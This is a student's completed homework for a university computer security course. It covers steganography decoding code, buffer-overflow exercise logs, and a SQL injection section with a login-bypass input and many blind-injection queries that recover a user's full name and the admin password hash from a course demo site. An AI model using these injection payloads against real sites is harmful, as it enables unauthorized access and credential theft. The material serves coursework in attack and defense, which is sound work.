

Computer and Information Security

(ECE560, Fall 2024, Duke Univ., Prof. Tyler Bletsch)

Homework 4

Name: xxx

Duke NetID: xxx

Instructions - **read all carefully**:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something.
- **COMPUTERS YOU WILL NEED:**
 - The assignment will make use of the computers described below.
 - VMs you already have on the Duke VCM service:
 - VCM “**ECE 560 F23 Ubuntu 22.04**”: this is your **Linux VM**.
 - VCM “**ECE 560 F23 Win10**”: this is your **Windows VM**.
 - New VCM “**ECE 560 F23 Kali**”: this is your **Kali Linux VM**.
 - Your own machine on Duke wifi: your **personal computer** (any OS).
(If working remotely, VPN into the Duke network as needed.)
 - A new **throw-away Ubuntu 20.04 VM**, which we'll call your **backup server**.
 - A new **throw-away Windows 10 VM**, either local or cloud-hosted (not VCM!).
- **WRITTEN PORTION DIRECTIONS:**
 - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
 - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
 - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
Staff reserves the right to penalize submissions that flagrantly fail to do this.
 - Follow directions carefully! The actions or items you need to submit are marked in **cyan**.
- **PROGRAMMING PORTION DIRECTIONS:**
 - There is a buffer overflow programming project in this assignment; **your code for this will be submitted as a separate file** via the **Canvas assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references. Written answers should be in your own words. Long quotes or copy/paste from a source are not accepted because I want to hear from *you*.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 0: Accessing the Homework (0 points, but necessary)

To get here, you found the URL via one of two steganography methods. [Did you find this hint file along the way?](#)

Question 1: Show your work from Question 0 (1 points)

Below, **show the code and/or image work you did to get here.**

I use the first steganography and use the steganography.py to decrypt the image

```
import argparse
```

```
from PIL import Image
```

```
class Steganography:
```

```
    BLACK_PIXEL = (0, 0, 0)
```

```
    def _int_to_bin(self, rgb):
```

```
        """Convert an integer tuple to a binary (string) tuple.
```

```
        :param rgb: An integer tuple like (220, 110, 96)
```

```
        :return: A string tuple like ("00101010", "11101011", "00010110")
```

```
        """
```

```
        r, g, b = rgb
```

```
        return f'{r:08b}', f'{g:08b}', f'{b:08b}'
```

```
    def _bin_to_int(self, rgb):
```

```
        """Convert a binary (string) tuple to an integer tuple.
```

```
        :param rgb: A string tuple like ("00101010", "11101011", "00010110")
```

```
        :return: Return an int tuple like (220, 110, 96)
```

```
        """
```

```
        r, g, b = rgb
```

```
        return int(r, 2), int(g, 2), int(b, 2)
```

```
    def _merge_rgb(self, rgb1, rgb2):
```

```
        """Merge two RGB tuples.
```

```
        :param rgb1: An integer tuple like (220, 110, 96)
```

```
        :param rgb2: An integer tuple like (240, 95, 105)
```

```
        :return: An integer tuple with the two RGB values merged.
```

```

"""
r1, g1, b1 = self._int_to_bin(rgb1)
r2, g2, b2 = self._int_to_bin(rgb2)
rgb = r1[:4] + r2[:4], g1[:4] + g2[:4], b1[:4] + b2[:4]
return self._bin_to_int(rgb)

def _unmerge_rgb(self, rgb):
    """Unmerge RGB.

    :param rgb: An integer tuple like (220, 110, 96)
    :return: An integer tuple with the two RGB values merged.
    """
    r, g, b = self._int_to_bin(rgb)
    # Extract the last 4 bits (corresponding to the hidden image)
    # Concatenate 4 zero bits because we are working with 8 bit
    new_rgb = r[4:] + '0000', g[4:] + '0000', b[4:] + '0000'
    return self._bin_to_int(new_rgb)

def merge(self, image1, image2):
    """Merge image2 into image1.

    :param image1: First image
    :param image2: Second image
    :return: A new merged image.
    """
    # Check the images dimensions
    if image2.size[0] > image1.size[0] or image2.size[1] > image1.size[1]:
        raise ValueError('Image 2 should be smaller than Image 1')

    # Get the pixel map of the two images
    map1 = image1.load()
    map2 = image2.load()

    new_image = Image.new(image1.mode, image1.size)
    new_map = new_image.load()

    for i in range(image1.size[0]):
        for j in range(image1.size[1]):
            is_valid = lambda: i < image2.size[0] and j < image2.size[1]
            rgb1 = map1[i, j]
            rgb2 = map2[i, j] if is_valid() else self.BLACK_PIXEL
            new_map[i, j] = self._merge_rgb(rgb1, rgb2)

    return new_image

```

```

def unmerge(self, image):
    """Unmerge an image.

    :param image: The input image.
    :return: The unmerged/extracted image.
    """
    pixel_map = image.load()

    # Create the new image and load the pixel map
    new_image = Image.new(image.mode, image.size)
    new_map = new_image.load()

    for i in range(image.size[0]):
        for j in range(image.size[1]):
            new_map[i, j] = self._unmerge_rgb(pixel_map[i, j])

    return new_image


def main():
    parser = argparse.ArgumentParser(description='Steganography')
    subparser = parser.add_subparsers(dest='command')

    merge = subparser.add_parser('merge')
    merge.add_argument('--image1', required=True, help='Image1 path')
    merge.add_argument('--image2', required=True, help='Image2 path')
    merge.add_argument('--output', required=True, help='Output path')

    unmerge = subparser.add_parser('unmerge')
    unmerge.add_argument('--image', required=True, help='Image path')
    unmerge.add_argument('--output', required=True, help='Output path')

    args = parser.parse_args()

    if args.command == 'merge':
        image1 = Image.open(args.image1)
        image2 = Image.open(args.image2)
        Steganography().merge(image1, image2).save(args.output)
    elif args.command == 'unmerge':
        image = Image.open(args.image)
        Steganography().unmerge(image).save(args.output)

```

```
if __name__ == '__main__':
    main()
```

and then the command

```
python3 steganography.py unmerge -image homework4.png -output
homework4-decrypt.png
```

to get the following image



OPTIONAL: For 5 points of extra credit, give the secret message included with the URL in the bitwise-encoded message. See the [hints file](#) for details.

Solutions that just use existing tools are capped at 2 points extra credit. Solutions that solve it from scratch are eligible for the full 5 points. In either case, you must show your work (including any code written).

I use a small python script to extract the least significant bit from each pixel value

```
from PIL import Image

def decode_message(image_path):
    # Open the image and get pixel data
    image = Image.open(image_path)
    width, height = image.size
    pixels = image.load()

    binary_message = ""

    # Iterate over each pixel
    for y in range(height):
        for x in range(width):
```

```
r, g, b = pixels[x, y][:3]

        binary_message += str(r % 2)
        binary_message += str(g % 2)
        binary_message += str(b % 2)

# Decode the binary message into ASCII
output = ""
for i in range(0, len(binary_message), 8):
    byte = binary_message[i:i+8]
    char = chr(int(byte, 2))
    output += char

return output

if __name__ == "__main__":
    print(decode_message('homework4.png'))
```

And the result encoded message is:

CKPzP19Q3zwJApnWwJe7FxKcdGQQA2FQCueWlBaYbwBcODIS84FR1YTDoqg3h4hScPb9dXIAvT
 Toxgmk2zILNzN1Yk33RSbmndQmxVaQFCOpIplhbaYLAlxdW7C7J9QV4f9g1g3BMQHZB2OZYv2d2
 yTmEnUHtE1j+ZpDz8sQFGeE1B218w1wVz+v+CxQd4UuQGsAthrMhAcRlkWu6
 p5wPcaE864y8y4x7z5WZ7OZ3rUsCmp1n0aPb0QDGDsSxP5MsDsTMGU9x48EC0C9sy0fRkisU
 OZ2ZpAmnVl0/MwEFJaLs+q3RmQuZPQnkgM680/kJalxhpuEx7tEUC1UBj6a1m2/EuDj5
 xaG2f1Txqo1Qwn56Q12qYg1p1LSv01D2fKWEUjNzDhTRAlkgwmgYKleLQKZL1a9yHoYToc
 /xMHPQFLWqnGcp2kmhSpeeSgFWACrnAkM8qplqWgPyNaqloM9g9R3h0plqvsqsl
 S2RCWCoS12ACZB8EPPop1kfr0g9qdcqd4qqrlj1MBxRU1w1o1+ptokvJu4uUkHHC
 ZPPrHOPWvpx8v9Sbx9zDn701qgoDsXYteezqgYobq6e097c3qk2a0pM9YxiuSCo
 ffPo52zgrg60drUmwqk31vWxNf0v0bVlVKNNJyWeAlAAm1qiuJuWMCpp9gpxqjx8o6qL
 FBV7zCKuCe5qGUuwzv06xHCEHku76qJP8tpr86yGyvA8AaHnRhrAou5usfqmgzgllE
 HB07sGcArUqslspuUhXgs5b0QbrUsrtLA1B1pwvtsz6nNwsOvSyJcB6fianslnLoJxa
 ChvnOsAa93c2kzgkVG7a7syvRAzitkehBMOqirz08Bz1tqgfCtdG9hd2EBwJhpUm
 PhvQivrlsWESExzg4VpQIAJDk6puprpuLxEExvJrbM2mUKdyNhAYKKUwWhsgbg4axNP6z2U
 nwJna27TlMu0d14kFp3jxkogg9kijxauSoBhB+AC03Q9rb7AeuerIRNXvkwZoor1t/H
 k55ybsqQLH/rwz29uXx+7090B.JawwvRa7WVdgFbzDwSvYzoi/by2e0ERJx8yJXURKYDh
 64fe85djyARnLXW7N45oyfhtg7-SyZTRKu/exhktQv8sAaAcocAQGPdkXo4d8zueXt
 4Hdt8Azap5okRH1yTA7AYhCZQRXyA050WLrcsELXJ104pAfHn8JQ94AmeUoCaCvKWBShnb77
 Sb7ca38xTr1Q45gLMVATM58p1yET0r11L9A9j15aV86bh09QgAqklMLRTHPL9sXwRTMLD
 ocp287qwFVWSN2P4G5eRWZ3+eSYm371jj/6FB2DpouDgCowlrACTVKQGbwSeWThaumnf2/
 JzQB+uYCCIZU1TaAGR3AFRAE3eIQdyAkj20vQyEastINDThezeFChc6be6nuAopBljaY8
 VSwd0y9rhulubWc7bd2ABMpW7VxyMsxrngs/wplj4CteDmfVleeGvuwLnaClpB25GJKYR
 rmn2Ms/m1n3GJ2KAjSRKP1f2n9dNm0m2by6nf0QoAa39zLsOAAgYdjhU0H025CsCd0mYs0r
 O4Ad/lnAqk1pmKorPtkePopLc56C7FwE900c6P0f80t+vmaxmlhJU
 AF20LQG+7VExbwyp0pdppdjuJSKwTxQKXy7NCNd1wEdqz0gAowWxqyjPQovg9lUCCwS
 KidyNGKQAUyccvp0k6pETNxCLuXNv+xcUNxyy1N3ccokwB7wDhly5uExBwXhPf6xQFF
 AGEdETPB1M81Ef01N9p9Bqz0zIvalo9v8QgAqklMLRTHPL9sXwRTMLD
 c5p1HGEQ1B83BqgbgX0mFAY2LzEDDwC8y2C2219d9cPcBlwaCPICU89Cp4gwjZwpfY
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 /Q7HcwTXYvvaO3wldjtQoU98Jtuk-teigzEEhrmgQKZbanli870AEgMWTTdm+PNC+iAv
 /QKExS+HQSMLAymarKub/TCx7zEgAhdCNCMwgaQEQd0imtq1kuoRN+IFPa43wgvRJQEVtQ
 Oggv9j23n+oG5Qy80fMlvuPd7/wpcrsJUF.MLFdXAYy6MsfnHtYjuaQjQgBj3Gj37
 /KQXzj0sjeXaJrcD16nmoCh10L7DSv7r7muQ53c3B3GbxBn34UAUA4D67zq2pAS029
 zpkPFPh3xLog4bdUaJLr04y6TEBpWOrlwqk0c4Mf4q0B7AsRyVq7nlmwv3uMMEf6d
 p4KkLzZTYDtrwDnpWA4H4E1euJnfr17rEa14EC7zBzSnduSlDrLadVAfBnsPashGoloAlMC
 ya7s/BEHfmm/lnU46AP-kSsV07Dg8p7CR/AFd0/Tbx4/7mgf7u2JzHuMBOAd7t7uHbA3
 bg7TFImfHzydvgqvSIbNvYDeJ73HL0f8Oxeyg/hav23kpwBSAyu0hdXis7v+686xZC
 thBn1nD0dVzHD3xu+q2JvqzXy7dYkzhuB/wANgAEFwANGB9mTRAX3xSxHdNjdlALXV+jOrh
 TQ307Q1M2G+PBLgP0Y2d0lsHNRRAwN9yf1g1d3nqzcs5n8cBcRk+Dcns3d6q4qvONSP
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 /QKExS+HQSMLAymarKub/TCx7zEgAhdCNCMwgaQEQd0imtq1kuoRN+IFPa43wgvRJQEVtQ
 Oggv9j23n+oG5Qy80fMlvuPd7/wpcrsJUF.MLFdXAYy6MsfnHtYjuaQjQgBj3Gj37
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 KU2ZxIzRymRm094124K02vH0mRW79aXh7k8Y7ckzW1enK9hSdHbDlH9e5y5cheo1hGNlabr
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 6SxRcvVvz5mYvAraNyJmSNKcC/wzJnrmE2Rukp62NastM8tajg12wCjdaVxD096eErratB7r
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 HzL2qZpukXsFwOpf3m2Dw/qxJ2X005E7+*ZiWvQxuAuu4zJGur9vDnSh3ndSz60l8m614m
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 +KJYy-jloVe6gBGRNwYMfGfupHSGICAbfFu3g+!-ag2L0eIEUfJ/cp4+OecB0RxFpVdpD
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 R1zkgKmfdDaVIMk+dwZ1wZqmKeVxkz1s1sWb1C1+BaJuUlcYr2uKRFhrXs/gfjal
 JgVNImSmnfHFsacIrtK1hBpHh1a8vSKLemTAo+>hnb1z2BmUvY4k4d2AzaLhRGLNWv
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1wJ/0j0irGRZ9QutwvPwH37YUxGze2P9tbyjed223DHlfcnd9wR456333n3/403b0AHJr
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+b1w/xyA5vdb-AWY0o3d8/24d/HelPd3uds7zB/2bq2wXtR66ybgf5u3r0k+K-3XC
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4523mYzZs2+b63z1rG0tK9NzwdG3p7Y7N5d77z0fOpMuNhnPb2U1YEMt-
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8/Hd+rjhP+FoN7dVbf+1X1qtFor20W3kAbagy5d3g0f1Q24bQz419Z21dn8ZZVvdb8CLgk
Id/nocP28tAIBBmCeV4hdd2IO/79Z9cvN7FGH7ztbDrn5dQzXtvf3WEZKjYUWAhjY
CQ2z0Rn6q1Vg+Pd5N0hWzbz4ALVmjUsMwDQb1ETNIETViEUBIfUjFVFifWjFwriF1xMQ
ADs=

Question 2: Buffer Overflow (10 points)

This question is highly flexible, so read carefully!

[Dig into this exploit starter kit](#). See readme for info, including a link to a useful **orientation video!** Prepare your VM environment and successfully run the provided example as-is, adjusting buffer and function pointers in the attack if needed.

Once you understand and can run the provided example exploit, proceed.

- **Make a fancier exploit:** Develop an attack buffer that makes the program print “** _You_got_hax0red!_ **”.
 - Note: your *exploit* must cause it to say this -- merely having the text “** _You_got_hax0red!_ **” appear among the program’s usual “so-and-so is cool” output does not count.
 - You can use any tool you wish to develop the attack buffer, though using the included NASM attack.asm as a starting point is probably easiest.
 - gdb is your friend.
 - If pursuing the extra credit (see below), you may target a program *other than* the provided vulnerable program.

- **Hack:** Run your attack and paste a screenshot of it succeeding below.

```
== NORMAL RUN ==
Hi. I like to store your name at address 0x7fffffff280, and I store the function pointer of what to do next at 0x7fffffff380.
Anyway, what is your name? Normal Person is cool.
Bye!

The exit code was 0

== ATTACK RUN ==
Hi. I like to store your name at address 0x7fffffff280, and I store the function pointer of what to do next at 0x7fffffff380.
Anyway, what is your name? @ is cool.
**_You_got_hax0red!_**
The exit code was 5
```

- **Document:** Make a file called “readme.txt” that lists all dependencies your attack has (packages needed to be installed, special steps to be taken, including the steps to disable ASLR and W^X).
- **Submit:** Gather up *EVERYTHING* involved in the attack (readme.txt, the vulnerable program source and binary, the attack source code and attack binary file, and any Makefiles or helper scripts). Zip all of this up and submit it to Canvas as “<NetID>_attack.zip”.

Here’s some random tips to help you:

- [GDB quick reference card](#).
- [Syscall numbers](#). [Alternate source with register indicators](#).
- Intel x86 assembly reference:
 - [The giant Intel big book](#): the authoritative source.
 - [The felixcloutier x86 instruction reference](#).
 - [NASM manual](#), including [instruction list](#).
 - Low-level conversions between hex bytes and CPU instructions:
[Numeric order](#), [mnemonic order](#).
- You can use “ndisasm -b64 <file>” to do a raw disassembly of your attack buffer, with output in Intel (NASM) syntax.

- You can use “hd <file>” to get a hexdump of it, which is useful when looking for nulls or whitespace bytes that snuck into your attack buffer.

Extra credit achievements

You may apply any combination of the following achievements to the problem for extra credit. Put an “X” in the brackets and color the whole line red for any of these variations that you’re claiming. Then, in your readme, explain in detail how you achieved the goals claimed.

Note -- there are a lot of unknowns in this program, so the instructor reserves the right to adjust extra credit if there's some trivial way to get way too many points.

Extra credit for protections left enabled:

- [](+5) **Defeat ASLR:** Leave ASLR on.
- [](+5) **Defeat W^X:** Leave W^X on.

Extra credit for choice of target:

- [](+2) **Custom target:** Develop a significantly different sample vulnerable program from scratch. This program must use a different exploitable function instead of `gets()` (e.g. `scanf()`) and/or a different kind of control data instead of a function pointer (e.g. a return address).
- [](+2) **Server target:** Your target program accepts the attack buffer over the network.
- [](+10) **Kernel target:** Exploit code operating in kernel space instead of user space. In this case, your printing of the message can go to the kernel log or to another creative destination.
- [](+15) **Real target:** Instead of a toy sample program, attack a real program. The program must have been in significant production at some point in the past 10 years. If you go with this option, your attack must still be completely from scratch -- you can't just use metasploit or a sample script or something. You must also cite sources in your readme and explain in detail how the vulnerability and your exploit work.
- [](+30) **Very real target:** Base your attack on a brand-new never-before-published vulnerability in a real program in significant production use. If you go with this option, you must document in detail how the vulnerability was discovered, how your exploit works, and you must submit a report to the software vendor as well as the instructors. This achievement implies “Real target”.
- [](+60) **Bragging rights:** Awarded if you did the “Very real target” achievement and your discovery of the vulnerability results in the publication of an advisory from an industry-standard source (CVE, NVD, an article in a major vendor knowledge base such as the Microsoft KB, public bug report and patch, etc.). The instructor will also buy you dinner.

Extra credit for payload:

- [](+2) **Verbose hacker:** If your attack prints more text than just “**_You_got_hax0red!_**”, including multiple newline characters. This can be a

challenge since the newline character is the delimiter for `gets()`, which is used in the sample vulnerable program.

- [] (+5) **Math hack:** If your payload computes and prints the first 50 Fibonacci numbers in addition to the message. Note that the attack must *compute* the numbers, not just print them from memory.
- [] (+5) **Big math hack:** Same as above, but the first 100 Fibonacci numbers, and they must be to full precision. (Note: this exceeds a 64-bit register, so you'll have to get creative)
- [] (+5) **File IO:** If your payload causes the program to appear to the user to function normally in every way, except the message you're printing is saved to a file called "Owned.txt". (Note the zero in the filename -- this is used to indicate that we are very cool, mature people.)
- [] (+10) **Reverse shell:** If your payload connects out to a TCP host and, upon successful connection, allows for remote control via a `/bin/bash` shell.
- [] (+10) **Code reuse:** If your payload operates *entirely* on code reuse and does no code injection (including interpreted code).
- [] (+15) **Dr. Bletsch's dissertation:** If your payload operates on code reuse and does no code injection, *and* does not exploit a single `ret` instruction.

Extra credit wildcard:

- [] (+\$1000) **Overachiever:** If you unlock every extra credit achievement above, I will hand you a thousand dollars.
- [] (+?) **Wildcard:** If you're doing something else fancy with your attack that you feel is worth more points, pitch it to the instructor. You will need to document this additional feature in your readme file.

Note: even if you unlock a truly crazy amount of extra credit, you still have to take and pass the final exam to pass the course. Sorry.

Question 3: Buffer Overflow Prevention (5 points)

Fix it: Take whatever program you used as your target for the previous problem and fix the vulnerability. Submit the fixed code as "`<NetID>_fixed.zip`" to Canvas.

Prove you actually fixed it: Paste a screenshot of the program NOT being exploited by the attack input from the previous question. Note: If a screenshot cannot show the improvement for your particular program, contact the instructor to discuss an alternative form of response.

```
== ATTACK RUN ==
Hi. I like to store your name at address 0x7fffffff280, and I store the function pointer of what to do next at 0x7fffffff380.
Anyway, what is your name? @ is cool.
Bye!
```

The exit code was 0

Prove you didn't make it worse: Paste a screenshot of the program continuing to function correctly under normal input.

```
== NORMAL RUN ==
Hi. I like to store your name at address 0x7fffffff280, and I store the function pointer of what to do next at 0x7fffffff380.
Anyway, what is your name? Normal Person is cool.
Bye!
The exit code was 0
```

Question 4: SQL Injection (6 points)

Use a SQL injection attack to login to <http://sqldemo.googz.us/>. This is a simple login page written in PHP and modeled after the many intro-to-PHP guides available online.

Note: do not modify the database in any way; just use the attack to fool the script into logging you in. Also, this is running on a production web host, so do not use brute force techniques in your attack.

Paste the username and password you used below.

The username I put was: ' OR 1=1 OR '1=1

The password I put was: xxxxxxxx

Upon successful login, the system will give you a secret code. Paste this code below.

The code is: "Some Sharks Typing On A Computer"

Highly excellent very secure website

You have logged in. The secret code is 'Some Sharks Typing On A Computer'.



Extra credit +5: Find out jimmy's full name.

```
jimmy' AND (SELECT LENGTH(fullname) FROM users WHERE  
username='jimmy') = '17' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 7, 1) FROM users WHERE  
username='jimmy') = 's' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 8, 1) FROM users WHERE  
username='jimmy') = 't' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 9, 1) FROM users WHERE  
username='jimmy') = 'u' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 10, 1) FROM users WHERE  
username='jimmy') = 'd' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 11, 1) FROM users WHERE  
username='jimmy') = 'e' #
```

```
jimmy' AND (SELECT SUBSTRING(fullname, 12, 1) FROM users WHERE
username='jimmy') = 'n' #

jimmy' AND (SELECT SUBSTRING(fullname, 13, 1) FROM users WHERE
username='jimmy') = 't' #

jimmy' AND (SELECT SUBSTRING(fullname, 14, 1) FROM users WHERE
username='jimmy') = 'f' #

jimmy' AND (SELECT SUBSTRING(fullname, 15, 1) FROM users WHERE
username='jimmy') = 'a' #

jimmy' AND (SELECT SUBSTRING(fullname, 16, 1) FROM users WHERE
username='jimmy') = 'c' #

jimmy' AND (SELECT SUBSTRING(fullname, 17, 1) FROM users WHERE
username='jimmy') = 'e' #

jimmy' AND (SELECT SUBSTRING(fullname, 1, 17) FROM users WHERE
username='jimmy') = 'jimmy studentface' #
```

Full name is jimmy studentface

Extra credit +5: Find out the actual admin password.

```
admin' AND 1=1 #

admin' AND (SELECT LENGTH(password) FROM users WHERE
username='admin') = 32 #

admin' AND (SELECT SUBSTRING(password, 1, 1) FROM users WHERE
username='admin') = '8' #

admin' AND (SELECT SUBSTRING(password, 2, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 3, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 4, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 5, 1) FROM users WHERE
username='admin') = 'd' #
```

```
admin' AND (SELECT SUBSTRING(password, 6, 1) FROM users WHERE
username='admin') = '1' #

admin' AND (SELECT SUBSTRING(password, 7, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 8, 1) FROM users WHERE
username='admin') = '2' #

admin' AND (SELECT SUBSTRING(password, 9, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 10, 1) FROM users WHERE
username='admin') = '9' #

admin' AND (SELECT SUBSTRING(password, 11, 1) FROM users WHERE
username='admin') = 'f' #

admin' AND (SELECT SUBSTRING(password, 12, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 13, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 14, 1) FROM users WHERE
username='admin') = 'f' #

admin' AND (SELECT SUBSTRING(password, 15, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 16, 1) FROM users WHERE
username='admin') = '3' #

admin' AND (SELECT SUBSTRING(password, 17, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 18, 1) FROM users WHERE
username='admin') = '5' #

admin' AND (SELECT SUBSTRING(password, 19, 1) FROM users WHERE
username='admin') = 'd' #
```

```
admin' AND (SELECT SUBSTRING(password, 20, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 21, 1) FROM users WHERE
username='admin') = 'b' #

admin' AND (SELECT SUBSTRING(password, 22, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 23, 1) FROM users WHERE
username='admin') = '0' #

admin' AND (SELECT SUBSTRING(password, 24, 1) FROM users WHERE
username='admin') = '6' #

admin' AND (SELECT SUBSTRING(password, 25, 1) FROM users WHERE
username='admin') = '5' #

admin' AND (SELECT SUBSTRING(password, 26, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 27, 1) FROM users WHERE
username='admin') = 'd' #

admin' AND (SELECT SUBSTRING(password, 28, 1) FROM users WHERE
username='admin') = 'b' #

admin' AND (SELECT SUBSTRING(password, 29, 1) FROM users WHERE
username='admin') = '8' #

admin' AND (SELECT SUBSTRING(password, 30, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 31, 1) FROM users WHERE
username='admin') = 'e' #

admin' AND (SELECT SUBSTRING(password, 32, 1) FROM users WHERE
username='admin') = 'a' #

admin' AND (SELECT SUBSTRING(password, 1, 32) FROM users WHERE
username='admin') = '8226d13239f6efd3a5debd065ddb8aea' #
```

The admin password is 8226d13239f6efd3a5debd065ddb8aea

Note: If you wish to use a tool or script to make successful requests in pursuit of the extra credit, email me first. If such a request is granted, you will need to throttle your attack to no more than one request every five (5) seconds. No tool is needed to get the main part of the question.

Question 5: Backups with rsnapshot (8 points)

*NOTE: This question is similar to one posed later in ECE568 Robust Server Software and ECE566 Enterprise Storage Architecture¹. If you have taken that course in a previous semester, you may simply write “I did this in <course> in <semester+year>” for full credit (though you can do it again if you wish). If you are enrolled in that course now, it gets a little tricky, since you encounter it in group lab work. In that case, you must do it separately *yourself* for this class. This ensures you don’t turn in a group member’s contribution in that class for credit in this one. To be clear, in any case, you may not simply paste in a solution from the other course for this question.*

Let's build an automated backup system. Make an additional Linux VM in Duke VCM. This new Linux VM we'll refer to as the **Backup Server**. The thing we'll be backing up is your pre-existing Linux VM; this is the **Backup Client**. You can use [this guide](#), [this guide](#), or any other guide you find with a search for something like “rsnapshot backup linux”. Note the following:

- **Backup source:** We're going to back up your user home directory on the backup client machine. This is /home/<NETID>.
- **Backup destination:** As root, make a directory /backup.
- **SSH keys needed:** Because the source and destination are different machines, you'll need to set up SSH keys so that the backup server can *pull* data as needed.
- **Frequency:** Set up nightly and weekly intervals.
- **Retention:** You should retain seven nightly backups and four weekly backups.
- **Automation:** You do NOT need to do cron-based automation. Once you have rsnapshot configured, you can just run “rsnapshot nightly” to perform the backup that would happen nightly, and “rsnapshot weekly” to perform the backup that would happen weekly. You can run these commands as often as you wish; there's nothing in the software that actually needs the backups to be done nightly/weekly as opposed to every few dozen seconds (i.e., rsnapshot does not actually care that they're called “nightly” or “weekly”).

Provide screenshots or a terminal log of these steps in your writeup.

I did this in ECE568 in 2024 Spring

Provide the relevant portions of rsnapshot.conf.

I did this in ECE568 in 2024 Spring

Let's test it. Open one terminal window as root, and another terminal window as the non-root user. Do the following, and **for each step, show the process via screenshots or terminal logs. Label or otherwise identify each step you're doing in your screenshot/log.**

1. As the user on the backup client, add some content to the user home directory.
2. As root on the backup server, do several nightly and weekly backups to populate your backups.

¹ 2023-10-31: Amended to include ECE 568 as well

3. As the user on the backup client, “corrupt” an important file (overwrite or delete it).
4. As root on the backup server, take another few nightly backups to simulate time passing.
5. Copy the appropriate backup from the backup server to the client’s home directory, thus restoring the damaged file.

I did this in ECE568 in 2024 Spring

Note: If your SSH MFA is interfering with this, you may either make a separate user without MFA enabled, or disable MFA altogether.

Question 6: Run a honeypot and see what you get (8 points)

A honeypot is an intentionally-vulnerable system with monitoring. It is used to see what attackers do when they succeed in a given environment. There are many kinds of honeypots (Windows/RDP, Linux/SSH, etc.). They can be divided into “real environment” (i.e., the attacker is really breaking in, but the system they’re gaining access to is one we don’t care about) versus “simulated environment” (i.e., it looks like the real thing, but every operation is simulated and sandboxed).

Setup (4pts)

We’ll be setting up a simulated-environment SSH sandbox called [Cowrie](#).

Because Duke IT has a lot of existing automated defenses, for best results, you’ll be installing to the a public cloud (e.g. Amazon cloud as an EC2 instance). As far as money goes, you can use the [AWS Free Tier](#) or [the AWS Educate program](#), or just give them the ~\$5 this experiment should cost. You may also use another commercial cloud (Linode, Vultr, Digital Ocean, Azure, etc.) if you wish. You may want to play with what geographic area you place your VM, as this can affect what kind of attacks you see.


Some key things to note:

